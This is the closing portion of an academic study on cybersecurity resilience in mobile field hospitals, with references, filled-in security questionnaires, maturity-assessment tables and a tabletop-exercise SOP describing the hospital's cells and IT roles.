- [106] www.kaspersky.com. 2021. *What is Spyware?*. [online] Available at: <<https://www.kaspersky.com/resource-center/threats/spyware>> [Accessed 16 November 2021].
- [107] Fruhlinger, J., 2021. *Ransomware explained: How it works and how to remove it*. [online] CSO Online. Available at: <<https://www.csoonline.com/article/3236183/what-is-ransomware-how-it-works-and-how-to-remove-it.html>> [Accessed 16 November 2021].

[108] www.kaspersky.com. 2021. *What is Adware? – Definition and Explanation*. [online] Available at: <<https://www.kaspersky.com/resource-center/threats/adware>> [Accessed 16 November 2021].

[109] Learning Center. 2021. *What is SQL Injection | SQLI Attack Example & Prevention Methods | Imperva*. [online] Available at: <<https://www.imperva.com/learn/application-security/sql-injection-sqli/>> [Accessed 17 November 2021].

[110] Csrc.nist.gov. 2021. *phishing - Glossary | CSRC*. [online] Available at: <<https://csrc.nist.gov/glossary/term/phishing>> [Accessed 17 November 2021].

[111] SearchSecurity. 2021. *What is Phishing? How it Works and How to Prevent it*. [online] Available at: <<https://searchsecurity.techtarget.com/definition/phishing>> [Accessed 17 November 2021].

[112] Learning Center. 2021. *What is MITM (Man in the Middle) Attack | Imperva*. [online] Available at: <<https://www.imperva.com/learn/application-security/man-in-the-middle-attack-mitm/>> [Accessed 18 November 2021].

[113] Us.norton.com. 2021. *What is a man-in-the-middle attack?*. [online] Available at: <<https://us.norton.com/internetsecurity-wifi-what-is-a-man-in-the-middle-attack.html>> [Accessed 18 November 2021].

[114] Palo Alto Networks. 2021. *What is a denial of service attack (DoS) ?*. [online] Available at: <<https://www.paloaltonetworks.com/cyberpedia/what-is-a-denial-of-service-attack-dos>> [Accessed 18 November 2021].

[115] Learning Center. 2021. *What does DDoS Mean? | Distributed Denial of Service Explained | Imperva*. [online] Available at: <<https://www.imperva.com/learn/ddos/denial-of-service/>> [Accessed 18 November 2021].

[116] SearchSecurity. 2021. *What is Dridex Malware (Dridex Trojan)?*. [online] Available at: <<https://www.techtarget.com/searchsecurity/definition/Dridex-malware>> [Accessed 18 November 2021].

- [117] ISACA. 2021. *Is the NIST Cybersecurity Framework Enough to Protect Your Organization?*. [online] Available at: <<https://www.isaca.org/resources/news-and-trends/isaca-now-blog/2018/is-the-nist-cybersecurity-framework-enough-to-protect-your-organization>> [Accessed 18 November 2021].
- [118] Ahmed, N., Daclin, N., Olivaux, M. and Dusserre, G., 2020. Improving Cyber Resilience in Mobile Field Hospitals: Towards an Assessment Model. *World Academy of Science, Engineering and Technology International Journal of Computer and Information Engineering Vol:14, No:12, 2020*, [online] 14(12). Available at: <<http://waset.org/Publication/10011702>> [Accessed 24 June 2021].
- [119] Ahmed, N., Daclin, N., Olivaux, M. and Dusserre, G., 2021. Cybersecurity challenges for Field Hospitals: Impacts of emergency cyberthreats during emergency situations. *International Journal of Emergency Management (IJEM)*, [online] Available at: <<http://www.inderscience.com/ospeers/admin/author/articlestatus.php?id=316990&rowstart=0>> [Accessed 24 November 2021].
- [120] dzone.com. 2019. *CIA: Confidentiality, Integrity and Availability - DZone Security*. [online] Available at: <<https://dzone.com/articles/cia-confidentiality-integrity-and-availability>> [Accessed 29 November 2021].
- [121] Brathwaite, S., 2020. *What are the 3 principles of Information Security?* — *SecurityMadeSimple*. [online] SecurityMadeSimple. Available at: <<https://www.securitymadesimple.org/cybersecurity-blog/what-are-the-3-principles-of-information-security>> [Accessed 29 November 2021].
- [122] Vanhoef, M. and Piessens, F., 2017. Key Reinstallation Attacks. Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security,.

APPENDICES/ANNEX:

This contains supporting documents, diagrams, and screenshots to further explain the point and procedures carried out.


Appendix A:

1 – A diagrammatic representation of the MFH, showing its cells and sectors.



Appendix B:

1 – Assessment data collection questionnaire 1

 Questionnaire for MFH Users		Users - ALL/ANY							
1	Do you worry about any cybersecurity attack striking this MFH?	Not very Concerned	Not Concerned	Indifferent	Concerned	Very Concerned			
		X							
2	What type of cyberattack are you most concerned about?	Ransomware	Denial of Service	Compromised application	Insider Threat	Other(eg. Medical device compromise)	Physical access/Intranet accesses	Intelligence	
				X		X	X	X	
3	How confident are you in the MFH's ability to handle a cyberattack?	Needs an overhaul	Needs work	Adequate	Above average	Very Confident			
		X							
4	Does the MFH have any dedicated information security staff?	No	No, but may hire in next 12 months	Yes					
		X							
5	Does the MFH have a cybersecurity incident response plan?	No	No, but we plan to have it in 12 months	Yes					
		X							
6	Has the MFH ever suffered from a cyberattack of any kind before?	No	Yes, in the Past year	Yes, more than a yea ago	I'm not sure				
					X				
7	Has the MFH ever paid a ransom or any extortion fee?	No	I'm not sure	Yes					
		X							
8	What do you think makes detecting any cyber threats difficult?	Lack of tools to monitor activities	Large number of users	More assets are on the cloud or off the network	Lack of staff competence on analyzing data permissions/access	All of the above	Emergency Situation - attention deficit		
						X	X		
9	In your opinion, what are the major vulnerable activities or areas that are more likely to encounter a cyber attack?	Admin/ Reception	Triage	Xray	Hospitalization				
		X							
10	Do you think all the following stakeholders of the MFH are cyber-aware or trained?	Logistics	Physicians	Paramedics	Management	Other:			
						X			
11	Do you think it is a time-consuming task to investigate or respond to cyber threats?	No	Yes	I'm not sure	Yes, but there is very little or no forensic capacity				
					X				
12	Regarding internal threats from employees or contractors, what are you most worried about?	Malicious users	Careless users	Compromised users	Other:				
			X						

Users - TECHNICAL						
1	What platform does the Computers' operating systems run on?	Linux	Windows	Mac	Other: Open office S/W	
			X			
2	Which Version?	7				
3	How frequently is the operating system patched/updated?	Everyday	Every week	Every month	Every 6 months	Yearly
						Other:No updates
						X
4	Which Network devices are deployed on the MFH for network distribution/switching? And version	Mostly simple basic				
5	Which IP address assignment policy is implemented?	DHCP	Static	Special/Custom	Other:	
			X			
6	Which device is deployed on the MFH for internet access? And version	D-Link	TP-link	Version:		
				No internet Access		
7	Which password policy is being fully implemented to WiFi access?	WPA	WPA2	WPA3	2FA	None
			X			Other:
8	Which email provider is being deployed/subscribed?	Hotmail/Live Enterprise	Gmail Enterprise	Yahoo Enterprise	Zimbra Enterprise	All personal
						Other:
						NO
9	Which password policy is being fully implemented for PMR access?	Basic	Alpha-numeric	Alpha-numeric + Special characters	2-Factor Authentication	None
						Other:
						No password
10	Which method of managing/accessing patients records is implemented?	E-records	Physical File records	Both	None	Other:
						No Method
11	What Patient medical record management system is deployed on the MFH?	Internally developed	Enterprise subscription	Other:		
		X				
12	How is it Hosted for usage in the MFH?	Online	Local network	offline	None	Other:
			X			
13	Which password policy is being fully implemented for accessing PMR Records?	Basic	Alpha-numeric	Alpha-numeric + Special characters	2-Factor Authentication	None
			X			Other:
14	Which records access policy is fully implemented in the PMR?	Role-based	Local Access Specific	Local Access Open	2-Factor Authentication	None
				X		Other:
15	How often is the password change policy set?	Every week	every 6 months	Every year	More than 1 year	Never
						X
16	Is the WiFi allowed to be used for personal use?	No	Yes	I'm not sure	No internet, so no interest	
17	Is the use of Personal WiFi hotspot allowed?	No	Yes	I'm not sure	Not with the PMR records, seperated and only for the HQ	
18	Is there any medical equipment connected to the local network/internet?	No	Yes	I'm not sure	X-Ray	
			X			
19	Is there any policy for testing vulnerabilities in any medical equipments used on the MFH?	No	Yes	I'm not sure		
					X-ray only(Dcom)	
20	What is the type of Barcode technology (Symbology) implemented ?	2D Data Matrix	PDF417	QR Code	Aztec	Maxi Code
		X				128 Linear
21	What is the type of Barcode reader used for scanning ?	Simple/old				

2 – Assessment data collection questionnaire 2

27/04/2019, 6:45 pm

Questionnaire pour les
utilisateurs MFH

Utilisateurs - ALL / ANY

1	Craignez-vous qu'une attaque de cybersécurité frappe ce MFH?	Pas très concerné	Non concerné	Indifférent	Concerné	Très concerné
2	Quel type de cyberattaque vous inquiète le plus?	Ransomware	Déni de service	Application compromise	Menace d'initié	Autre (p. Ex. Compromis sur les dispositifs médicaux)
3	Dans quelle mesure êtes-vous confiant dans la capacité du MFH à gérer une cyberattaque?	A besoin d'une refonte	A besoin de travail	Adéquat	Au dessus de la moyenne	Très confiant
4	Le MFH dispose-t-il d'un personnel dédié à la sécurité de l'information?	Non	Non, mais peut engager dans les 12 prochains mois	Oui		
5	Le MFH dispose-t-il d'un plan de réponse aux incidents de cybersécurité?	Non	Non, mais nous prévoyons l'avoir dans 12 mois	Oui		
6	Le MFH a-t-il déjà été victime d'une cyberattaque?	Non	Oui, dans la dernière année	Oui, il y a plus d'un an	je ne suis pas sûr	

7	Le MFH a-t-il déjà payé une rançon ou des frais d'extorsion?	Non	je ne suis pas sûr	Oui		
8	Selon vous, qu'est-ce qui rend la détection des cybermenaces difficile?	Manque d'outils pour surveiller les activités	Grand nombre d'utilisateurs	Plus d'actifs sont sur le cloud ou hors du réseau	Manque de compétences du personnel pour analyser les autorisations / accès aux données	Tout ce qui précède
9	Selon vous, quelles sont les principales activités ou zones vulnérables susceptibles de faire l'objet d'une cyberattaque?	Admin / Réception	Triage	Radiographie	Hospitalisation	
dix	Pensez-vous que tous les acteurs suivants du MFH connaissent la cybercriminalité ou sont	Logistique	Les médecins	Ambulanciers	La gestion	Autres: ___

https://translate.googleusercontent.com/translate_f

Page 1 of 3

27/04/2019, 6:45 pm

	formés?					
11	Pensez-vous qu'enquêter sur les cyber-menaces ou à y répondre est une tâche qui prend du temps?	Non	Oui	je ne suis pas sûr	Oui, mais il y a très peu ou pas de capacité médico-légale	

12	En ce qui concerne les menaces internes des employés ou des sous-traitants, de quoi vous inquiétez-vous le plus?	Utilisateurs malveillants	Utilisateurs négligents	Utilisateurs compromis		
----	--	---------------------------	-------------------------	------------------------	--	--

Utilisateurs - TECHNIQUE

1	Sur quelle plate-forme les systèmes d'exploitation des ordinateurs fonctionnent-ils?	Linux	les fenêtres	Mac	Autre: _____		
2	Quelle version?	_____					
3	À quelle fréquence le système d'exploitation est-il corrigé / mis à jour?	Tous les jours	Toutes les semaines	Chaque mois	Tous les 6 mois	Annuel	Autre: _____
4	Quels périphériques réseau sont déployés sur le MFH pour la distribution / commutation de réseau? Et la version						
5	Quelle stratégie d'attribution d'adresses IP est implémentée?	DHCP	Statique	Spécial / Custom	Autre: _____		
6	Quel appareil est déployé sur le MFH pour un accès Internet? Et la version	D-Link	TP-link	_____			
7	Quelle politique de mot de passe est pleinement implémentée pour l'accès internet?	WPA	WPA2	WPA3	2FA	Aucun	Autre: _____
8	Quel fournisseur de messagerie est en cours de déploiement / abonnement?	Hotmail / Live Enterprise	Gmail Enterprise	Yahoo Enterprise	Zimbra Enterprise	Tout personnel	Autre: _____
9	Quelle politique de mot de passe est pleinement implémentée pour les accès PMR ?	De base	Alphanumérique	Caractères alphanumériques + spéciaux	Authentification à 2 facteurs	Aucun	Autre: _____

9	Quelle politique de mot de passe est pleinement implémentée pour les accès PMR?	De base	Alphanumérique	Caractères alphanumériques + spéciaux	Authentification à 2 facteurs	Aucun	Autre:___
dix	Quelle méthode de gestion / d'accès aux dossiers des patients est implémentée?	E-records	Enregistrements de fichiers physiques	Tous les deux	Aucun	Autre:___	
11	Quel système de gestion des dossiers médicaux des patients est déployé sur le MFH?	Développé en interne	Abonnement Entreprise	Autre:___			
12	Comment est-il hébergé pour une utilisation dans le MFH?	En ligne	Réseau local	hors ligne	Aucun	Autre:___	
13	Quelle stratégie de mot de passe est pleinement mise en	De base	Alphanumérique	Caractères alphanumériques	Authentification	Aucun	Autre:___

https://translate.googleusercontent.com/translate_f

Page 2 of 3

27/04/2019, 6:45 pm

	œuvre pour accéder aux enregistrements PMR?			+ spéciaux	à 2 facteurs		
14	Quelle politique d'accès aux enregistrements est pleinement mise en œuvre dans le DME?	Basé sur les rôles	Accès local spécifique	Accès local ouvert	Authentification à 2 facteurs	Aucun	Autre:___
15	À quelle fréquence la stratégie de changement de mot de passe est-elle définie?	Toutes les semaines	tous les 6 mois	Chaque année	Plus d'un an	Jamais	
16	Le WiFi est-il autorisé à être utilisé à des fins personnelles?	Non	Oui	je ne suis pas sûr			
	L'utilisation du point d'accès						

https://translate.googleusercontent.com/translate_f

Page 2 of 3

27/04/2019, 6:45 pm

	œuvre pour accéder aux enregistrements PMR?			+ spéciaux	à 2 facteurs		
14	Quelle politique d'accès aux enregistrements est pleinement mise en œuvre dans le DME?	Basé sur les rôles	Accès local spécifique	Accès local ouvert	Authentification à 2 facteurs	Aucun	Autre:___
15	À quelle fréquence la stratégie de changement de mot de passe est-elle définie?	Toutes les semaines	tous les 6 mois	Chaque année	Plus d'un an	Jamais	
16	Le WiFi est-il autorisé à être utilisé à des fins personnelles?	Non	Oui	je ne suis pas sûr			
17	L'utilisation du point d'accès WiFi personnel est-elle autorisée?	Non	Oui	je ne suis pas sûr			
18	Y a-t-il du matériel médical connecté au réseau local / à Internet?	Non	Oui	je ne suis pas sûr			
19	Existe-t-il une politique pour tester les vulnérabilités de tout équipement médical utilisé sur le MFH?	Non	Oui	je ne suis pas sûr			

3 – Tier implemented in the excel sheet for NIST Maturity

Function	Category	Subcategory	More Information	Current Practice	Predicted Practice	Gaps	Action Plan	Priority	Informative References	
IDENTIFY (ID)	Governance (ID.GV): The policies, procedures, and processes to manage and monitor the MFH's regulatory, legal, risk, environmental, and operational requirements are understood and inform the management of cybersecurity risk.	ID.BE-4: Dependencies and critical functions for delivery of critical services are established	Are the critical services identified (eg server area, Oproom, devices) and documented formally?	1.0	2.0	communicated But informally and not documented	be made for critical services and the supporting dependencies	Medium	ISO/IEC 27001:2013 A.11.2.2, A.11.2.3, A.12. NIST SP 800-53 Rev. 4 CP-8, PE-9, PE-11, PM-8, SA-1-	
		ID.BE-5: Resilience requirements to support delivery of critical services are established for all operating situations (e.g. under duress/attack, during recovery, normal operations)	Are resilience aspects clearly established formally in case of any disruptions or cyber events?	1.0	2.0	No resilience requirements established to support critical services	All resilience aspects should be used to develop a formal guide in case of cyber events	Medium	ISO/IEC 27001:2013 A.11.1.4, A.17.1.1, A.17.1.2, A.17.1.3 NIST SP 800-53 Rev. 4 CP-2, CP-11, SA-13, SA-14	
		Category Maturity Score		1.0	2.0					NIST SP 800-53 Rev. 4-1 controls from all sec control families
		ID.GV-1: MFH cybersecurity policy is established and communicated	Is there a cybersecurity policy implemented for the MFH use of its cyber assets?	1.0	2.0	No cybersecurity policy available	A cyber security policy should be developed and adopted for the MFH	Medium	ISO/IEC 27001:2013 A.5.1.1	
		ID.GV-2: Cybersecurity roles and responsibilities are coordinated and aligned with internal roles and other Stakeholders	Are the cybersecurity practices the same and shared with other stakeholders?	1.0	2.0	Cyber security practices not shared with other stakeholders	Practices should be formally communicated to other stakeholders, when developed	Medium	ISO/IEC 27001:2013 A.6.1.1, A.7.2.1, A.15.1.1 NIST SP 800-53 Rev. 4 PS-7, PM-1, PM-2	
ID.GV-3: Legal and regulatory requirements regarding cybersecurity, including privacy and civil liberties obligations, are understood and managed	Are the cybersecurity practices the same and shared with other stakeholders?	1.0	2.0	Cyber security laws and guidelines not fully applied and understood	EU laws and local host laws should be communicated formally before any deployment	Medium	ISO/IEC 27001:2013 A.18.1.1, A.18.1.2, A.18.1.3, A.18.1.4, A.18.1.5 NIST SP 800-53 Rev. 4-1 controls from all sec control families			
ID.GV-4: Governance and risk management processes address cybersecurity risks	Are the risk management processes addressing the issues of cyber risk?	1.0	1.0	No Risk management for cyber risk	A dedicated Cyber risk policy is to be developed and adopted	Medium	ISO/IEC 27001:2013 Clause 6 NIST SP 800-53 Rev. 4 SA-2, PM-3, PM-7, PM-10, PM-11			
Category Maturity Score				1.0	1.8					

4 – CR Preliminary analysis: (I) Implementation of the FFIEC CAT in an MFH case

Security Maturity Level Survey V.2b .XLSX

File Edit View Insert Format Data Tools Help Last edit was 11 days ago

100% \$ % .0 .00 123 Arial Black 14 B I S A

	A	B	C	D	E	F	G	H	I	J
1	Prepare		Identify		Protect		Detect		Respond	
2	1.4		1.8		2.4		2.0		2.1	
3										
4	Awareness	1.0	Asset Mgmt.	2.3	Network	2.3	Change	1.3	Containment	1.7
5	Audit	2.0	Inventory	3.7	Application	3.3	Monitor	1.8	Remediation	2.3
6	Controls	2.2	Risk Mgmt.	1.7	Endpoint	3.6	Alerting	1.7	Restoration	3.0
7	Compliance	1.0	Prioritization	1.0	IAM	1.6	Notification	2.3	After Actions	1.0
8	Policy	1.3	Reporting	1.0	Cloud	4.2	Intelligence	2.3	Reporting	1.8
9	Process	1.0	Classification	1.7	Data	1.3	Reporting	2.3		
10	medical devices									
11										
12										
13										
14	Overall									
15										
16	1.9									
17										
18										
19										
20										
21										


4 – CR Preliminary analysis: (II) Implementation of the ENISA CSIRT in an MFH case

CSIRT Maturity - Self-assessment Tool


Current Maturity Level: Not basic

SIM3 Parameter	Parameter description	Assessed maturity:	Minimum demand for the 3 maturity steps:		
		Current	Basic	Intermediate	Advanced
O-1	Mandate	0	3	4	4
O-2	Constituency	0	3	4	4
O-3	Authority	1	3	4	4
O-4	Responsibility	0	3	4	4
O-5	Service Description	0	3	4	4
O-7	Service Level Description	0	3	3	3
O-8	Incident Classification	1	1	2	3
O-9	Participation in Existing CSIRT Frameworks	0	3	4	4
O-10	Organisational Framework	0	3	3	3
O-11	Security Policy	0	1	2	3
H-1	Code of Conduct/Practice/Ethics	1	2	3	3
H-2	Operational Resilience	0	2	2	2

4 – CR Preliminary analysis: (III) Implementation of the SRA Tool in an MFH case



4 – CR Preliminary analysis: (IV) Implementation of the CSET Tool in an MFH case



Appendix C:

1 – CRAF Source code

Available at: <https://github.com/zarathustre/cybersecurity-assessment-tool>

Appendix D:

1 – Cyber TTX participation SOP (Standards of Operations) and Roles

CYBER TTX FOR TERRORSITS ATTACK AT NORTH-EAST NIGERIA

Roles & responsibilities

C1 - Reception, sorting and triage, outpatient care, etc.

- Constituting of 1 chief medical doctor, 5 emergency doctors (3 paramedics, and 2 emergency doctors for triage and sorting), 12 nurses, 3 logisticians and other staff;
- The role designation is to register, sort, send patients to the appropriate destination, provide a barcode bracelet for easy information capture when moving from cell to cell.
- Consultation and ambulatory care.

The objectives of this cell include:

- To maintain the continuous and efficient flow of patients from the trauma and making sure the medical personnel is well informed of the case of the patients, this is done in a timely and efficient manner;
- To create and maintain order and prevent the chaos in the MFH by keeping a track record of every new case reported to the hospital and to handle effectively outpatients and ambulatory care for patients as well as victims of all attacks, via a workstation and data stored in a networked workstation/server.

Missions and roles:

The casualties would be classified based on the severity of their injuries and using the START (Simple Triage And Rapid Treatment) scale to color code the patients using barcode bracelets with designated colors such as:

- Black for deceased casualties,
- Red for victims in critical conditions,
- Yellow for victims with non-fatal injuries,
- Green for the victims with minor injuries.

This system of color codes will aid the medical personnel to work effectively to save lives and prevent the disorder characterized to an event.

The color tags/bracelets given to the victims are done based on the observed symptoms and vital signs upon arrival of the first responders to the scene of the attack. Victims unable to move but still breathing are given the color tags based on their category, those able to walk are of less urgency, those who are immobilized and have stopped breathing are pronounced dead and tagged appropriately.

The reception cell focuses on the easy flow of patients and documentations to conserve and track the availability of resources, to prevent over-crowding of the hospital and most importantly to save more lives. This system guarantees that the outpatients do not linger in beds that would be assigned to the critically ill, this goes a long way to reduce the stress on the medical team and the therefore the hospital.

C2 – Hospitalization + mother / child pole

This cell is responsible for the admission and routine care for patients who have undergone surgery or are in recovery from severe injuries sustained and would require check-ups from the attending doctor. This cell also serves as the mother and child care section of the field hospital where a midwife would be on call to attend to pregnant women and a pediatrician available for children care and treatment. The emergency team at the field hospital provides assessment and care for children aged between 0 to 16 years, and up to 18 years in cases of pre-existing chronic conditions and mental health conditions.

Patients' bracelets are scanned and are admitted to the wards of the MFH for several reasons which include;

- For scheduled tests,
- For surgeries,
- For administration of medications,
- For stabilization or monitoring of an existing condition.

Patients would remain in hospitalization until they are fit and ready to be discharged or referred to another hospital. The admittance of more patients would require an availability of beds, it is therefore necessary that as soon as patients are fit, they will be discharged and scanned out, thus beds made available for incoming patients to avoid overcrowding the hospital ward.

The hospitalization cell is charged with the responsibility of:

- Rapidly discharging the inpatients who can safely continue their care at home or in other alternate facilities,

- Cancelling elective surgeries and procedures with the reassignment to more critical casualties,
- Expanding the critical care capacity by converting other free spaces such as canteen and waiting rooms to hospitalization wards to accommodate patients
- Handling staff scheduling and shifts to maximize the number of medical personnel available
- Provision of special care to burn victims or intensive care patients

C3 – Block, resuscitation, sterilization, Pre/post Hospitalization

The main objective of the department is to make sure that the fatalities coming to the field hospital is treated well with care and hygiene. The MFH is designed to admit, sort and temporarily hospitalize wounded persons with mild to severe injury. It provides professional surgical aid. Its equipment makes it possible to carry out major operations on limbs and chest and minor operations on head.

Block and Sterilization

- It is the principal working place.
- Consists of surgical as well as sterilization room.
- Maximizing the operational efficiency.
- Major and minor operations are done.
- Only 2 operations at a time are processed.
- Surgical instruments are washed and sterilized for the surgery room.
- Utilization sterilization equipment.

Resuscitation Department

- Treatment of patients with shock (Defibrillator) for life threatening.
- Casualties with cardiac problem are treated.
- Cardio pulmonary resuscitation are given to those who affect from heart problem.
- Equipped with sinks, pails, tables for medical instruments, rests and stands for stretchers and other instruments necessary for the function of the department.

Pre/Post Hospitalization

- Patients may be re-located to the hospital ward after treatment
- Patients will be send to home if injury is minor.
- Send to other hospitals for very serious injuries.

C4 – Pharmacy + lab, X-ray

Medical response group:

- Coordinate and control the mobilization of all health,
- Responses to emergencies, when emergency/counter,
- Disasters arrangement is activated, including:
 - Hospital
 - Medical
 - Nursing
 - Retrieval
 - First aid
 - Pharmaceutical supplies
 - Mental health service.
- Laboratory services;
 - Diagnostic
 - Monitoring

Public health response:

- Environmental health including health advice to refuse disposal, sewage and vector control.

Recovery group:

- Medicines and poisons.
- Hygiene and sanitation aspects of emergency shelter and housing.
- Personal hygiene, disinfection and coordination and control of all health information responses.

Disease control including:

- Communicable disease risk assessment
- Infection control
- Advice on storage of deceased
- Development on immunization policies

C5 – Logistics Command (Detachment Commander + Chief Medical Officer)

A- Logistics Cell

Medical logistics is the logistics of pharmaceuticals, medical and surgical supplies, medical devices and equipment, and other products needed to support doctors, nurses, and other health care providers. Because its final customers are responsible for the lives and health of their patients, medical logistics is unique in that it seeks to optimize effectiveness rather than efficiency. To drive costs out of the health-care sector, medical logistics providers are adopting supply chain management theories and checking the amount of patients treated with different treatments from the database workstation for easier tracking of supplies.

There are 3 logisticians each of whom has personal responsibility and role.

1. **Head of Logistics Department** (general and medical supplies and maintenance)
2. **Utilities** such as water distribution, waste disposal, and environmental control of patient treatment areas - HVAC
3. **Power and vehicle maintenance**; equipment records and repair parts; fuel distribution; and **transportation**

Sourcing of equipment, necessary products, medicine, and arrangement of medical staff and their transportation to the MFH are organised precisely by the Logistics cell. Communications for all these are done via email (personal) and telephone (personal).

B- Command Cell

There is only **1 Chief Physician**, who manages the whole operations and procedures. He is a doctor with huge management experience that helps in organizing, directing and coordinating medical and health services in compliance with the government regulations and policies. However, in this case, he does not treat patients, is mainly involved in management but he advises to doctors from his medical point of view, with main duties such as:

- Decisions of treating a patient or not;
- Recovery of information from other cells;
- Daily reporting (from data generated);
- Arrangement of meetings;
- Interviews.

A chief nurse is mandated by the hospital administration to maintain clinical and patient-care standards. This includes ensuring that the patients are safe in the hospital and have access to

the right medical care. Besides having above mentioned duties, he or she should have additional features or roles, which ease a whole procedure of a field hospital:

- Administrative Roles;
- Leadership Roles;
- Advisory Roles;
- Liaison with Physicians

The Commanding Officer of a field hospital will need to use a wide variety of team building tools and techniques to ensure the effective creation of a unit able to deliver a high standard clinical performance.

C- I.T officer/Technicians/Technical engineer

This subsection logistics cell helps in the overall setup of the entire MFH, both in terms of the structure and its facilities, as well as its IT assets which aid in improving the delivery of service of the MFH more effectively especially in emergency situations.

Majorly, its primary objectives are to mainly setup and manage the cyber assets deployed within the MFH. These objectives include

- Setup of IT assets
- Configuration of the IT assets
- Assigning and documenting the IT assets
- Managing and maintaining the availability of services for IT assets
- Monitoring the usage and availability of IT assets
- Reporting to Head of Logistics for re-stocking IT assets
- Reporting to Head of Logistics for issues with IT assets (Network or Cyber incidents inclusive)
- Respond and provide technical support to issues or cyber incidents
- Installation of useful software, antiviruses, hardware etc.
- Maintaining the MFH EMR software
- Checking/taking the backup at prescribed times
- Transmission of data to required stakeholders

The roles of the IT section are applied the IT/cyber assets; these assets include:

- Reception workstation: Computer, printer
- Local Area Network (LAN)

- Local Database Storage/Connectivity Server
- Router/Hub
- Barcode reader and printer
- Barcode paper/Tags
- External HD / USB Flash drives
- Internet connectivity (in personal cases)
- Access to EMR/EHR records/system
- Emails – local/external (in some cases)
- Network Connected medical devices:
- Stand-alone medical devices with open ports:
- Paper records/files with important data (GDPR compliant)
- HVAC, power, and environmental control system (Network/local)
- Patient medical records system OR Patient tracking system, stand alone and connected to the local network via Wi-Fi and cable.

2 – Cyber TTX Scenario and Injects

BACKGROUND

